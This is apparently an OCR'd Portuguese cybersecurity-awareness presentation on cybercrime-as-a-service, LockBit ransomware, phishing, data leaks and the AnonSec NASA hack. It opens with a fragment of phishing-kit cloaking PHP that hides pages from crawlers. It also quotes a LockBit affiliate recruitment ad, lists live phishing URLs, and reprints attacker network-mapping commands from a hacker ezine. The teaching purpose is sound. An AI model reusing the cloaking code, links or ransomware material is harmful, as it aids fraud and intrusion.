      'Facebook' => 'facebookexternalhit',
  );
  // to get crawlers string used in function uncomment it
  // it is better to save it in string than use implode every time
  // global $crawlers
   $crawlers_agents = implode('|',$crawlers);
  if (strpos($crawlers_agents, $USER_AGENT) === false)
      return false;
    else {
    return TRUE;
    }
}
if (crawlerDetect($_SERVER['HTTP_USER_AGENT'])) {
    header("HTTP/1.0 404 Not Found");
       die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
}

$IP_Connected = $_SERVER['REMOTE_ADDR'];
 $IP_Banned = array(
     "^66.102.*.*",
     "^38.100.*.*",
```




Estudo de caso


Conheçam o Steve



Níveis

Steve caloteiro...





Níveis

O que não fazer

RAW Paste Data

```
Please send me all your gay porn, preferably locker room wrestlers.
steve [redacted]
```

DDoS como um serviço


Operação do DOJ (EUA) contra sites que vendiam serviços de DDoS (2022)

Site da foto causou 200 mil ataques em um período de apenas 3 meses (dono era um jovem de 23 anos)

ExoStresses, dono 20 anos, lucros de U$ 500.000 em 2 anos de serviço

Somados, 50 sites foram retirados do ar, responsáveis por milhões de ataques no total


Custo: de 5 a 400 dólares



DDoS como um serviço

Situação atual

- DDoS usados para extorção
- Custo para empresa se não estiver preparada
- Custo de proteção é muito caro
- Usuário impactado
- Diversas ferramentas disponíveis (Mirai, DarkIOT)



Ransonware as a Service (RaaS)

Caso do LockBit

FBI pausou toda a operação do sistema (2024)


Lucros estimados em U$ 500 milhões de dólares

Em torno de U$ 100 milhões para o criador do esquema

Em torno de 2.500 ataques bem sucedidos.

Ransonware as a Service (RaaS)

Caso do LockBit



[Ransomware] LockBit 2.0 is an affiliate program.

Affiliate program LockBit 2.0 temporarily relaunch the intake of partners.

The program has been underway since September 2019, it is designed in origin C and ASM languages without any dependencies. Encryption is implemented in parts via the completion port (I/O), encryption algorithm AES + ECC. During two years none has managed to decrypt it.

Unparalleled benefits are encryption speed and self-spread function.

The only thing you have to do is to get access to the core server, while LockBit 2.0 will do all the rest. The launch is realized on all devices of the domain network in case of administrator rights on the domain controller.

Brief feature set:

- **administrator panel in Tor system;**
- **communication with the company via Tor, chat room with PUSH notifications;**
- **automatic test decryption;**
- **automatic decryptor detection;**
- **port scanner in local subnetworks, can detect all DFS, SMB, WebDav shares;**
- **automatic distribution in the domain network at run-time without the necessity of scripts;**
- **termination of interfering services and processes;**
- **blocking of process launching that can destroy the encryption process;**
- **setting of file rights and removal of blocking attributes;**
- **removal of shadow copies;**
- **creation of hidden partitions, drag and drop files and folders;**
- **clearing of logs and self-clearing;**
- **windowed or hidden operating mode;**
- **launch of computers switched off via Wake-on-Lan;**
- **print-out of requirements on network printers;**
- **available for all versions of Windows OS;**

Markeplace para informações

Genesis Market

Invite Only


Dump de “tudo”

Utilização variável

Equipe de 20 países

oi utilizada para

Processar o esquema



Markeplace para informações

Brasil

Principais vazamentos


“Fim o Mundo”

Ministério da Saúde

Serasa

Detran

Correios



Situação Brasileira

Brasil registra cerca de 4 golpes de estelionato por minuto em 2024

Geral

Quatro em cada 10 brasileiros já foram alvo de fraudes pela internet

Fontes: CNN https://www.cnnbrasil.com.br/nacional/brasil/brasil-registra-cerca-de-4-golpes-de-estelionato-por-minuto-em-2024/
https://agenciabrasil.ebc.com.br/geral/noticia/2025-06/brasileiros-perderam-em-media-mais-de-r-6-mil-em-fraudes

Situação Brasileira


Alerta: Nem tudo é fraude

Problema: Como saber reconhecer?

- Sites que podem te ajudar:
    - Banco Central Registrado
    - Serasa
    - Verificar login das suas aplicações (google, meta, etc)

Dica

Serviço para ver se seu email está em algum vazamento



Money Laundering as a Service (MLaaS)

Founder of cryptocurrency mixing service Tornado Cash convicted of intentionally transmitting criminal proceeds. Tornado Cash founder Roman Storm knowingly operated a money transfer business that generated over $1 billion in criminal proceeds. August 6, 2025

Ferramentas Específicas

Outras ferramentas

Moonshine Exploit Kit

Craxs Rat (acesso remoto para Android)

Remcos/Chaos (acesso remoto para Windows)

RedLine Stealer (keylogger)

UPX/Armadillo (obfuscação)

Darkweb

Mito: Dark Web é utilizada exclusivamente por criminosos

Home » Tech Guides » Unlocking the Shadows: Unveiling the Positive Uses of the Dark Web

Unlocking The Shadows: Unveiling The Positive Uses Of The Dark Web

March 26, 2025 by John Elmore

Darkweb

Mito: Dark Web é utilizada exclusivamente por criminosos

Home » Tech Guides » Unlocking the Shadows: Unveiling the Positive Uses of the Dark Web

Unlocking The Shadows: Unveiling The Positive Uses Of The Dark Web

March 26, 2025 by John Elmore

Darkweb

Estatisticas da Dark Web

Dark web size: The deep web comprises about **90%** of the internet, while the dark web accounts for approximately **0.01%**. (Google)

Market size and growth: Recent reports project that the market will expand to nearly $2.92 billion by 2032, growing at a compound annual growth rate of **21.8%**. (Market.us)

Daily dark web users: The number of daily users visiting the dark web rose from **2 to 3+ million** between the beginning and end of March 2025. (Tor)

Illegal content share: As of 2020, nearly **57%** of the content on the dark web was illegal. (Research Gate)

Darkweb

Ela é realmente anônima?

De forma simples, **sim**.

De forma complexa, é consideravelmente díficil manter uma operação complexa e por muito tempo sem deixar brechas.

Muitas vezes essas brechas ocorrem por erro humano (exemplo: mesmo usuário senha que a pessoa usa para um forum da darkweb, ela utiliza para foruns normais)

Questão técnica clássica: Quando a NSA aproveitava de falhas no tor bundle (firefox) para “invadir” computadores que utilizavam o Tor (arquivos do Snolden)

Darkweb

Para aprender mais

Documentários sobre o fim da Silk Road

A Dark Web (Youtube)

Deep Web (2015)

We are legion (não é focado apenas na Dark Web)

Pesquisar sobre o "**Sybil Attack" ("FBI)** e o "ataque" do **Lizard Squad**

Ler documentos de casos de take down de market places como "Nemesis", **Incognito**, Silk Road, BreachForums.

Darkweb

Mito: “Tudo que falam na dark web é verdade”

O elo mais fraco

Verdade: Ser humano ainda é o elo mais fraco

- **Ataques de engenharia social**
- **Phishing**
- **Reuso de credencial**

Mitos

Mito **gravíssimo** "Só cai em phishing quem é ingênuo"

- Pessoas de todos os níveis de conhecimento e inteligência caem em phishing
- Treinamento é excencial
- É preciso entender pessoas com experiencias diferentes
- Quem nunca fez algo errado por falta de conhecimento?

Phishing

Phishing remains a primary attack method, as most cyberattacks **begin with a phishing email.**

57% of organizations face **phishing scams** weekly or daily. Nearly **1.2% of all emails** sent are malicious, accounting for **3.4 billion phishing emails** daily.

Human error continues to play a significant role, contributing to **60% of security breaches**, according to the Verizon Data Breach Investigations Report (DBIR) 2025**.**

Meanwhile, CSO Online reports that **80% of security incidents** are attributed to phishing, with losses totaling **$17,700 every minute** due to these attacks.

Phishing


Sites que sofreram pishing

OpenPhish / Phishing Feeds / Phishing Database / Academic Use

7-Day Phishing Trends

8,295,045	8,948	195
URLs Processed	New Phishing URLs	Brands Targeted

24-Hour Phishing Activity



Phishing

Phishing Feed

https://%e2%81%a2@casabliss.ro/%E2%80%AB/c2FyYXZhbmFuLnBAaWNvbnBsYy5jb20=
https://%e2%81%a2@casabliss.ro/%E2%80%AB/bnVyemFraXJhaC56YWlub2xAdmFsbGVuLmFzaWE=
https://bet73093.com/fish/197
https://bet73093.com/about/cookies
https://bet73093.com/poker/216
https://spotify-02.vercel.app/
https://portfolio-suwcdcf.format.com/
https://canabrava.com.pe/niwncis/login.php?sessionid=bdd4d04495&ue=bdd4d04495
https://daratinakola.vercel.app/
https://serlviceaccurnnt04.ldtp.com/u/o/login.php
http://publicpost-sem-golang-git-e.blogspot.com/?naps
https://green01.mzlcpsm.eu.org/
http://robux4robla.pages.dev/
http://digitalprocurements.com/s/63BZGFSVBWSFCDX7Y9/584dd8/90eab167-7429-489f-99f6-ce86e8d0d81a
https://www.tap3284p6h.cc/
https://lobbyseefactyorty.dynv6.net/
http://began-trezor-start.pages.dev/
https://%e2%81%a2@casabliss.ro/%E2%80%AB/dGVyZXNhLnBhcnJhQGN1c2h3YWtlLmNvbQ==
https://dwp-youstz.top/uk
https://dwp-yousrr.top/uk
http://buenaventuramission.verifytoken.com/s/63BZGFSVBWSFCDX7Y9/584dd8/90eab167-7429-489f-99f6-ce86e8d0d81a
https://odassda.click/
http://oxassxa.click/
https://megsasa.click/
http://www.instagram-dev.vercel.app/
http://wh1469282.ispot.cc/taiw/HINet.htML
http://wh1469282.ispot.cc/taiw/HiNet(12_28_2023%2011_36_20%20PM).html
http://www.nouvlly06.vercel.app/
https://www.netflix-clone-green-eight.vercel.app/
https://b45079.com/sport/178

Phishing

Conclusão

- Alto número de sites pessoais ou de marketing
- Você pode acabar armazenando dados sensíveis
- Você pode ter seu site bloqueado por serviços de segurança
- Seu site pode ficar fora do ar

Ser Humano como problema

Reuso de credenciais

Fontes: 30% da Akamai, 72% SpyCloud, 80% Verizon DBIR

Ser Humano como problema

Engenharia Social e as novas tendências


De acordo com o IBM X-Force Threat Intelligence Index 2025, os agentes de ameaça atualmente estão, em média, conduzindo campanhas maiores e mais amplas do que no passado.

Mas também é uma questão de mudança nas ferramentas. Muitos atacantes adotaram a IA generativa como se fosse um estagiário ou assistente, utilizando-a para construir sites, gerar código malicioso e até escrever e-mails de phishing.
Dessa forma, a IA ajuda os agentes de ameaça a realizarem mais ataques em menos tempo.

Fontes: IBM X-Force

E quando “ninguém” é o problema


Ataques na cadeia de suprimentos



Fonte: MCSI Library

E quando “ninguém” é o problema

Ataques na cadeia de suprimentos



Thomas Roccia 🤘 ✓
@fr0gger_ · **Follow**

🤯 The level of sophistication of the XZ attack is very impressive! I tried to make sense of the analysis in a single page (which was quite complicated)!

I hope it helps to make sense of the information out there. Please treat the information "as is" while the analysis Show more

Hack da Nasa (exemplo prático)

```
-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1

Version: OpNasaDrones
pub   4096R/4AAE63E0 2015-10-01
      Key fingerprint = DEFD 83DD 81B5 A61D 9959  C009 4CFF 6773 4AAE 63E0
uid                  AnonSec (Nihil Verum Est Omnia Licita) <An0nsec@protonmail.ch>

         .8.          b.             8     ,o888888o.     b.             8    d888888o.   8 8888888888       ,o888888o.
        .888.         888o.          8  . 8888     `88.   888o.          8  .`8888:' `88. 8 8888            8888     `88.
       :88888.        Y888888o.      8 ,8 8888      `8b  Y888888o.      8  8.`8888.   Y8 8 8888         ,8 8888       `8.
      . `88888.       .`Y8888888o.   8 88 8888       `8b .`Y8888888o.   8  `8.`8888.     8 8888         88 8888
     .8. `88888.      8o. `Y8888888o. 8 88 8888        88 8o. `Y8888888o. 8   `8.`8888.    8 888888888888 88 8888
    .8`8. `88888.     8`Y8o. `Y88888o8 88 8888        88 8`Y8o. `Y88888o8    `8.`8888.   8 8888         88 8888
   .8' `8. `88888.    8   `Y8o. `Y8888 88 8888       ,8P 8   `Y8o. `Y8888     `8.`8888.  8 8888         88 8888
  .8'   `8. `88888.   8      `Y8o. `Y8 `8 8888       ,8P  8      `Y8o. `Y8 8b   `8.`8888. 8 8888         `8 8888       .8'
 .888888888. `88888.  8         `Y8o.`  ` 8888     ,88'   8         `Y8o.` `8b.  ;8.`8888 8 8888            8888     ,88'
.8'       `8. `88888. 8            `Yo     `8888888P'     8            `Yo  `Y8888P ,88P' 8 888888888888     `8888888P'

           4c 61 75 67 68 69 6e 67 41 74 59 6f 75 72 53 65 63 75 72 69 74 79 53 69 6e 63 65 32 30 31 32

                                                 `                 ```
```

Ponto de entrada

Do ezine, linguajar chulo mantido para manter a originalidade do texto e entender como os criminosos pensam e se comunicam.

“Basicamente, as pessoas **sempre serão a maior vulnerabilidade em qualquer sistema conectado em rede**.
Dito isso, queremos aproveitar para **agradecer a todas as secretárias da geração baby boomer em todo o mundo** — sem a sua falta de treinamento e irresistível impulso de **abrir anexos em e-mails falsos do departamento de RH**, isso nunca teria acontecido lol”

Momento crucial #1

(3:25) Shimo7even : br00te told me DA willing to sell access?

(3:25) 鬼佬 : yes, NASA still

(3:26) -REDACTED- : Nothing interesting on this server but it would serve as a good foothold in the network

(3:27) Shimo7even : im listening

(3:27) 鬼佬 : we held several nets for Miami before v&

(3:27) 鬼佬 : we injected our own malware

(3:28) -REDACTED- : pareizs

(3:29) 鬼佬 : we have no idea who else they gave access to

(3:29) 鬼佬 : did +10,000 bot kills just to be safe

(3:29) pangeran : hhhhhhhhhhhhh itu lucu XD XD

(3:30) Bashtien : so how much you guys want?

(3:30) 鬼佬 : -REDACTED-

Momento crucial #2

Unfortunately, this box was running the latest version of debian and didnt have any local root CVEs(publicly)

and we failed to spear phish the root passwd... luckily MA saved the day with his 2014 bypasses & symlink exploits.

With this we were able to simulate root in a new linux directory and run any command. This allowed us to move tools/utils/modules

(get-pip.py/eggs)/0days to the box as needed[see scp_tools.txt]. scp_tools.txt contains a list of some TTP that were

used to accomplish these hacks, its best to make a couple shell scripts for much quicker downloads(scp_tools.sh).

>cat scp_tools.txt

~ Map Network ~

nast -m

reverse-ip lookups

whois & reverse-whois

dirbuster

[Map Net]

Momento crucial #3

1) Once we had access to a box in the network..

[MapNet] Here are just a few simple commands to scan active nodes within a network:

arp

nast -m

ip neigh

AngryIpScanner (has GUI)

arp-scan -l -I eth0

ping -b 192.168.1.255

